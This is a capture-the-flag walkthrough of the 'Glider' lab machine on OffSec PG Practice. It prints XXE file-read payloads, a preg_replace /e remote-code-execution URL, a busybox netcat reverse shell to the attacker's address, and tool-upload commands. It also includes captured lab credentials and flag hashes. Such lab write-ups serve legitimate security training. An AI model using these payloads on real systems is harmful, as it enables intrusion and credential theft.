
Summary #
On port 80 we can request a demo, this functionality is vulnerable for XML External Entity (XXE) injection. Using this we read PHP files of the server and by code analysis get RCE. Once on the box we use pspy64 to see running processes and get a Mosquitto publish string with credentials. By subscribing to the MQTT topic we get the root credentials.
Specifications #
- Name: GLIDER
- Platform: PG PRACTICE
- Points: 25
- Difficulty: Advanced
- System overview: Linux glider 5.15.0-46-generic #49-Ubuntu SMP Thu Aug 4 18:03:25 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
- IP address: 192.168.220.226
- OFFSEC provided credentials: None
- HASH:
local.txt:38d71137163e87c1b323637503a30eb9 - HASH:
proof.txt:9650612571059c5eed6a886dfd18afcf
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir glider && cd glider && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x   7 kali kali 4096 Aug 29 16:10 .
drwxrwxr-x 110 kali kali 4096 Aug 29 16:10 ..
drwxrwxr-x   2 kali kali 4096 Aug 29 16:10 enum
drwxrwxr-x   2 kali kali 4096 Aug 29 16:10 exploits
drwxrwxr-x   2 kali kali 4096 Aug 29 16:10 files
drwxrwxr-x   2 kali kali 4096 Aug 29 16:10 tools
drwxrwxr-x   2 kali kali 4096 Aug 29 16:10 uploads

ip=192.168.220.226

ping $ip

PING 192.168.220.226 (192.168.220.226) 56(84) bytes of data.
64 bytes from 192.168.220.226: icmp_seq=1 ttl=61 time=20.7 ms
^C
--- 192.168.220.226 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 20.673/20.673/20.673/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Scanning ports: The virtual equivalent of knocking on doors.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.220.226:22
Open 192.168.220.226:80
Open 192.168.220.226:1883
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-29 16:11 +0200
Initiating Ping Scan at 16:11
Scanning 192.168.220.226 [4 ports]
Completed Ping Scan at 16:11, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:11
Completed Parallel DNS resolution of 1 host. at 16:11, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 16:11
Scanning 192.168.220.226 [3 ports]
Discovered open port 22/tcp on 192.168.220.226
Discovered open port 80/tcp on 192.168.220.226
Discovered open port 1883/tcp on 192.168.220.226
Completed SYN Stealth Scan at 16:11, 0.04s elapsed (3 total ports)
Nmap scan report for 192.168.220.226
Host is up, received echo-reply ttl 61 (0.019s latency).
Scanned at 2026-08-29 16:11:25 CEST for 0s

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 61
80/tcp   open  http    syn-ack ttl 61
1883/tcp open  mqtt    syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds
           Raw packets sent: 7 (284B) | Rcvd: 4 (160B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp   open  ssh     syn-ack ttl 61
80/tcp   open  http    syn-ack ttl 61
1883/tcp open  mqtt    syn-ack ttl 61
Run the following command to get a string of all open ports and add in with a NMAP command to portscan found open ports:
sudo nmap -T3 -p $(awk -F'/' '{print $1}' files/ports | paste -sd, -) -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBYESg2KmNLhFh1KJaN2UFCVAEv6MWr58pqp2fIpCSBEK2wDJ5ap2XVBVGLk9Po4eKBbqTo96yttfVUvXWXoN3M=
|   256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBdIs4PWZ8yY2OQ6Jlk84Ihd5+15Nb3l0qvpf1ls3wfa
80/tcp   open  http    syn-ack ttl 61 Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Glider Consulting
|_http-favicon: Unknown favicon MD5: 99B65664079337F15A3AC0B32D5A7C91
1883/tcp open  mqtt    syn-ack ttl 61
|_mqtt-subscribe: Connection rejected: Not Authorized
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access #
On port 80 there is a website called GLider Business Consulting. Browsing through the site there isn’t much to exploit.


However, clicking on the hamburger menu icon we see that we can Request a demo.

Clicking on the Request a demo menu-item we get a form which we can fill out. To test if this actually works we fill it out and click on Submit Query. Before clicking, start BURP to intercept the possible request. And indeed it actually sends a request to the server, two actually. The first is a POST request to /demo.php with the content of the form after which a second POST request is made to /record_xml.php with XML data, also with data we entered.
When i’m seeing XML there could be XML External Entity (XXE) injection in play. So let’s test the most basic of XXE to read the /etc/passwd file from the server.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE readfile [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<users><name>&xxe;</name><email>test@test.com</email><details>d</details></users>
See below for the BURP/repeater POST request.

We indeed get the /etc/passwd file returned. There is also a user named steven, trying to find a private SSH key fails, be we can access the local.txt with this payload:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE readfile [ <!ENTITY xxe SYSTEM "file:///home/steven/local.txt"> ]>
<users><name>&xxe;</name><email>test@test.com</email><details>d</details></users>

## response
<h3>Request Preview:</h3><p>Company Name: 38d71137163e87c1b323637503a30eb9
</p><p>Email : test@test.com</p><p>Details :<br>d<p/><br>*******************************************************************<br><br>
When we try to get RCE using the PHP expect module we get desired response, so this module isn’t probably loaded. Trying to use a PHP filter to read a .php file does work.

We can also read the record_xml.php file. Analyzing the PHP code in these files, the index.php contains two PHP peaces. There is a function called clean() that attempts to strip special characters from a user-supplied name before printing it back to the page. However, it contains issues. Not only for XSS, but also for code execution. The code executes preg_replace() using keys and values provided directly by the user ($_GET['replace'] so if the PHP version is correct we could get code execution on the server.
## change directory
cd files

## base64 decode response index.php
echo -n 'PCFET0NUW...' | base64 -d > index.php

## base64 decode response record_xml.php
echo -n 'PD9waHAgC...' | base64 -d > record_xml.php

## PHP code in index.php
<?php
function clean($str){
    $replacement = '';
    $bad_char = array('/\$/','/#/','/!/','/@/','/_/','/%/','/\^/','/&/','/\*/','/\(/','/\)/','/-/','/\+/','/=/','/{/','/}/','/|/');
    if (isset($_GET['replace'])){
        $bad_chars = ($_GET['replace']);
        foreach ($bad_chars as $bad_char => $replacement){
            $str = preg_replace($bad_char, $replacement, $str);
        }
    }
    else{
    $str = preg_replace($bad_char, $replacement, $str);
    }

    return $str;
}

$name = clean($_GET['name']);
?>

<?php if (isset ($_GET['name'])){
  echo '<div class="u-form-send-message u-form-send-success">
    <h4>',$name,', You have been subscribed to our newsletter</h4>
  </div>';
}?>
Let’s try to do just that. The name parameter isn’t relevant, but replace is. The $ character is a special regex anchor, and because it matches with the name end of string, the /e modifier is active and PHP will evaluate the replacement string system('id') as PHP code, successfully executing the command on the server. When we go to this URL below, and view the page source or scroll down we can see we are currently running as the www-data user.
## RCE via replace parameter
http://192.168.152.226/index.php?name=hekk&replace[/$/e]=system('id')

Now finally get initial access on the server.
## setup a listener
nc -lvnp 9001
Listening on 0.0.0.0 9001

## URL for initial access
http://192.168.220.226/index.php?name=hekk&replace[/$/e]=system(%27busybox%20nc%20192.168.45.198%209001%20-e%20sh%27)

## catch reverse shell
Listening on 0.0.0.0 9001
Connection received on 192.168.220.226 57214
Privilege Escalation #
To get a proper TTY we upgrade our shell using the script binary.
## determine location script binary
which script
/usr/bin/script

## start the script binary, after that press CTRL+Z
/usr/bin/script -qc /bin/bash /dev/null

## after this command press the `enter` key twice
stty raw -echo ; fg ; reset

## run the following to be able to clear the screen and set the terrminal correct
export TERM=xterm && stty columns 200 rows 200
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.198

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
## change directory
www-data@glider:/var/www/html$ cd /var/tmp

## download `linpeas.sh` using the open port 80
www-data@glider:/var/tmp$ wget http://192.168.45.198/linpeas.sh
--2026-08-29 17:01:09--  http://192.168.45.198/linpeas.sh
Connecting to 192.168.45.198:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1144032 (1.1M) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                                          0%[                                                                                                    linpeas.sh                                         59%[===============================================================>                                    linpeas.sh                                        100%[=============================================================================================================>]   1.09M  3.76MB/s    in 0.3s

2026-08-29 17:01:10 (3.76 MB/s) - 'linpeas.sh' saved [1144032/1144032]


## set the execution bit
www-data@glider:/var/tmp$ chmod +x linpeas.sh

## run `linpeas.sh`
www-data@glider:/var/tmp$ ./linpeas.sh
The linpeas.sh output shows the target is running an interesting service called: mosquitto.service using /usr/sbin/mosquitto -c /etc/mosquitto/mosquitto.conf. Mosquitto is a message broker using the MQTT protocol allowing devices to efficiently talk to each other by passing messages through a publish-subscribe system. However, since we don’t have gcc on the box, we continue our recon.
Let’s run pspy64 to see what’s running on the target. Download and upload pspy to the target and run it to see if there are processes running that we can abuse. Go to: https://github.com/DominicBreuker/pspy, click on releases and select pspy64. Move the file to the uploads directory, startup a local webserver and on the target, download pspy64 and run it.
## change directory
cd uploads

## move the file from the local downloads directory to the uploads directory
mv ~/Downloads/pspy64 .

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.198

## start a local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on the target
## download pspy64 using wget
www-data@glider:/var/tmp$ wget http://192.168.45.198/pspy64
--2026-08-29 17:23:21--  http://192.168.45.198/pspy64
Connecting to 192.168.45.198:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                                              0%[                                                                                                    pspy64                                             54%[==========================================================>                                         pspy64                                             98%[====================================================================================================pspy64                                            100%[=============================================================================================================>]   2.96M  7.22MB/s    in 0.4s

2026-08-29 17:23:22 (7.22 MB/s) - 'pspy64' saved [3104768/3104768]


## set execution bit
www-data@glider:/var/tmp$ chmod +x pspy64

## run pspy64
www-data@glider:/var/tmp$ ./pspy64
The output of pspy64 shows credentials: steven:wannabeinacatfight92, however this doesn’t allow us access by switching to steven or connecting through SSH. The output shows there is topic important being published to which we probably can subscribe.
## relevant pspy64 output
2026/08/29 17:23:59 CMD: UID=0     PID=70916  | /bin/bash /root/connect.sh
2026/08/29 17:23:59 CMD: UID=0     PID=70917  |
2026/08/29 17:24:03 CMD: UID=0     PID=70918  |
2026/08/29 17:24:07 CMD: UID=0     PID=70919  | mosquitto_pub -h localhost -t important -u steven -P wannabeinacatfight92 -m
2026/08/29 17:24:07 CMD: UID=0     PID=70920  | sleep 8
So let’s try to subscribe to this topic. We get seem to get the credentials root:Imflyingsohigh8937. Let’s try them by switching to the root user.
mosquitto_sub -h localhost -t important -u steven -P wannabeinacatfight92


MAIL Creds:
 Username: root@glider.local
 Password: Imflyingsohigh8937

## switch to root user using: `root:Imflyingsohigh8937`
www-data@glider:/var/tmp$ su -
Password:

## print proof.txt
root@glider:~# cat /root/proof.txt
9650612571059c5eed6a886dfd18afcf